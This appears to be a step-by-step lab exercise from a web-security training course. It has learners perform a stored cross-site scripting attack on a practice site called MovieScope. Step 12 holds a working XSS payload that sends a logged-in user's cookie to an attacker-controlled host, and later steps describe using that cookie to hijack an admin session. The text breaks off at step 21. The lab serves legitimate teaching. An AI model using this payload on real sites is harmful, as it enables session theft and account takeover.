- Windows Server2008 or Windows 7 or Windows 10 as a Victim Machine
- Microsoft SQL server 2012 or later
- A web browser with an Internet connection

Overview

Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or that contain script code to be executed dynamically within a client web browser.

Activity:

Note: In this lab, assume that GoodShopping is the attacker's website, whose default.aspx webpage acts as the redirected page when a user clicks the **stored XSS embedded** malicious link.

1. Assume that you are an attacker, and log into the **Windows** virtual machine.
2. Launch Firefox browser, type the URL <https://addons.mozilla.org/en-US/firefox/addon/firebug> in the address bar, and press **Enter**.
3. The Firebug add-on webpage appears; click **Add to Firefox**.



FIGURE 2.1: Navigating to firebug download page

4. The add-on begins to download, as shown in the screenshot:





FIGURE 2.2: Downloading the add-on

5. On completion of the download, a **Software Installation** dialog-box appears; click **Install Now**.



6. On successful installation, an extension pop-up appears, and a new tab opens displaying the Firebug webpage. Close the browser.




FIGURE 2.4: Firebug extension pop-up

7. Re-launch the browser, type **http://www.moviescope.com** in the address bar, and press **Enter**.
8. The MovieScope login/home page appears, as shown in the screenshot:




FIGURE 2.5: MovieScope login/home page

9. Log into MovieScope as a user, with the following credentials:

Username: **steve**

Password: **test**




FIGURE 2.6: Logging in to MovieScope

10. You are logged in as a general user. Note that you do not have admin privileges.
11. Click on **Blog** tab.




FIGURE 2.7: Clicking on Blog tab

12. The Blog page appears; scroll down to the **Leave a Comment** section, enter the following query in the **Comment** field, and click **Submit Comment**.

```
<a  
onclick="document.location='http://10.0.0.2/GoodShopping/Default.  
aspx?cookie='+escape(document.cookie);" href="#"> Please click  
here to visit website </a>
```

Note: **10.0.0.2** is the IP address of the machine where the website is hosted in this lab environment. You need to replace this IP address with the IP address of the Windows Server 2012 machine hosting the site.




FIGURE 2.8: Entering the Stored XSS script in the vulnerable field

13. A comment link is posted, stating “**Please click here to visit website**” (as we have stated this comment in the query posted in the previous step).




FIGURE 2.9: comment link that contains the stored XSS

14. Now, whenever a user who has logged into the website visits this webpage (**Blog** webpage) and clicks on the link, the malicious script running behind the link is activated, and the user will receive an email in the account specified at the time of setting up the GoodShopping website in the lab environment.
15. So, open a new tab, and log into the email account.
16. The email contains the cookie name along with its value. An attacker makes use of these values to hijack an authenticated user session.
17. Now, log into the **Windows Server 2008** machine as a victim.
18. Launch Firefox, type **http://www.moviescope.com** in the address bar, and press **Enter**.
19. The MovieScope login/home page appears.
20. Log into the website as the admin user, with the following credentials:
Username: **sam**
Password: **test**




FIGURE 2.10: Logging into MovieScope

21. As the admin user, observe that the web page displays your role (**Admin**) next to **Logout**. Click on the **Blog** tab:

